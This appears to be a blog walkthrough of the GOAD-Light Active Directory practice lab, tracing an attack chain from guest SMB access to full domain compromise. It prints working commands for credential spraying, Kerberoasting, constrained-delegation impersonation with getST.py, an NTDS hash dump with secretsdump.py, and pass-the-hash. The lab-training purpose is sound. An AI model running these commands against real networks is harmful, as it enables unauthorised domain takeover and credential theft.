AD Pentesting: GOAD Light
Published:
My walkthrough of GOAD-Light, a lightweight Active Directory pentesting lab built around a Game of Thrones theme. The lab consists of two domain controllers and a SQL server across two domains: north.sevenkingdoms.local and sevenkingdoms.local.
This was a great lab for practicing a realistic AD attack chain from zero credentials to domain admin.
Recon
First step was to nmap the environment. Since this was GOAD-Light, we only had 3 hosts to work with.
10.4.10.11 — Winterfell (DC1, north.sevenkingdoms.local)
Host is up (0.0022s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-27 20:47:41Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/wsmans?
Service Info: Host: WINTERFELL; OS: Windows; CPE: cpe:/o:microsoft:windows
10.4.10.22 — CastelBlack (SQL Server, north.sevenkingdoms.local)
Host is up (0.0024s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/wsmans?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
10.4.10.10 — KingsLanding (DC2, sevenkingdoms.local)
Host is up (0.0022s latency).
Not shown: 985 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-27 20:47:47Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap
3268/tcp open  ldap
3269/tcp open  ssl/ldap
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/wsmans?
Service Info: Host: KINGSLANDING; OS: Windows; CPE: cpe:/o:microsoft:windows
Initial SMB Enumeration
With no credentials yet, the first thing I always try is SMB null and guest authentication. Null auth didn’t give much, but guest auth (empty password) was a different story.


Running through the accessible shares with guest auth, 10.4.10.22 (Castelblack) I found a readable file share containing a note referencing Arya — and more importantly, a password: Needle.

So now I have a password. The problem is I don’t know what username to pair it with. I assumed the user’s name was Arya but was not entirely sure how the usernames were actually formatted.
Building a Username List
Since this is a Game of Thrones themed lab, the user accounts are clearly named after GoT characters. I grabbed a list of character names from a GoT characters JSON file and piped it through jq to extract and sort the names into a flat list.

cat characters.json | jq -r '.characters[].characterName' | sort -u > characters.txt
From there I fed the character list into username-anarchy to generate realistic username permutations (first.last, flast, firstl, etc.) — the kind of formats corporate AD environments actually use.

./username-anarchy -i ~/HTB/ludus/GOAD-Light/characters.txt > ~/HTB/ludus/GOAD-Light/bruteforce_usernames.txt
With the wordlist generated, I ran it through Kerbrute to validate which usernames actually exist in the domain.

This confirmed valid accounts and also revealed the naming convention: first.last (e.g. arya.stark).
Getting a Foothold: arya.stark
Time to try the password Needle against arya.stark. I once again, nxc to test the credentials accross the network with smb.

Checking arya’s privileges revealed she has local admin rights on both Winterfell and CastelBlack.

From here I used her credentials to enumerate domain users:
nxc smb hosts.txt -u 'arya.stark' -p 'Needle' --users

This pulled back a solid list of accounts, including samwell.tarley.
BloodHound
At this point it was also time to run bloodhound, admittedly I should have done this as soon as I had creds.
After running bloodhound to collect the data and loading it into the BloodHound GUI, the attack paths became clear.

Arya isn’t particularly useful for further domain escalation — she has local admin rights apparently but no interesting AD object permissions. However, two other users stood out.

samwell.tarley has a path to Tier Zero (domain admin equivalent):

But the most immediately actionable finding: jon.snow is Kerberoastable (he has an SPN set) and as a Tier Zero account this basically means that if we can crack the users password, the domain is likely owned.
Kerberoasting Jon Snow
Kerberoasting works by requesting a service ticket (TGS) for an account with a Service Principal Name. The ticket is encrypted with the account’s password hash, which you can then take offline and crack.
Using arya.stark’s credentials, I roasted jon.snow:

Hashcat cracked the TGS hash and recovered jon’s password: iknownothing.
Constrained Delegation
Back in BloodHound, there was another important property on jon.snow: he’s allowed to perform constrained delegation to CIFS on Winterfell.

I’ll be honest, I still dont fully understand this next step, I had to follow Bloodhounds “Abuse” advice.

Constrained delegation means jon’s account is trusted to request service tickets on behalf of other users — including Administrator. This is exploitable via an S4U2Self + S4U2Proxy attack using Impacket’s getST.py.
getST.py -spn 'cifs/winterfell.north.sevenkingdoms.local' \
  -impersonate Administrator \
  -dc-ip 10.4.10.11 \
  'north.sevenkingdoms.local/jon.snow:iknownothing'
The resulting ticket can be added to our cc cache so that we can more easily present it with subsequent Kerberos requests
export KRB5CCNAME='Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccache'
Finally (shown in the last step of the screenshot), we can simply use psexec.py with the -k flag to authenticate to the winterfell DC with this new Kerberos ticket
After poking around with our PS Exec shell, I realized I could also just dump ntds.dit since Impacket’s secretsdump.py also accepts Kerberos authentication. As a local admin on the DC this should be trivial
Dumping NTDS
secretsdump.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell -just-dc
This gives us every user’s NT hash in the domain.

Now sitting on a full credential dump of north.sevenkingdoms.local. I tested these hashes cross-domain against KingsLanding (sevenkingdoms.local) via SMB, LDAP, SSH, RDP, and WinRM nothing landed there.
This is a worthwhile callout
As far as I could tell Kingslanding was not set up in GOAD-Light to work with the other hosts and accounts. Since there are no other GOAD Light writeups to reference, I had to assume that the “Light” install did not have the correct configuration to allow further exploitation of Kingslanding
But the SQL server at CastelBlack was still worth a try.
Lateral Movement to CastelBlack
Using the hashes from the NTDS dump, I tested them against CastelBlack with NetExec over WinRM:
nxc winrm 10.4.10.22 -u north_users -H north_hashes

The Administrator hash worked and came back Pwn3d!.

Full admin on CastelBlack. Both the primary DC (Winterfell) and the SQL server (CastelBlack) in north.sevenkingdoms.local are fully compromised.
Summary
The full attack chain:
- SMB guest auth → found
Needlepassword in a readable share - Username enumeration via GoT character list + username-anarchy + Kerbrute → discovered
first.lastnaming convention - Credential spray →
arya.stark:Needlevalid, local admin on DC1 and CastelBlack - User enumeration with arya’s creds → found
samwell.tarleyand others - BloodHound → identified kerberoastable
jon.snowwith constrained delegation rights to CIFS on Winterfell - Kerberoasting → cracked
jon.snow:iknownothing - Constrained delegation abuse (S4U2Proxy) → impersonated Administrator on Winterfell CIFS
- NTDS dump → full domain credential dump
- Pass-the-hash to CastelBlack → full admin
GOAD-Light is an excellent lab for practicing a realistic AD attack chain. The GoT theme is fun and the intentional misconfigurations — guest SMB access, kerberoastable service accounts, overly permissive delegation — are representative of what you’ll encounter in real environments.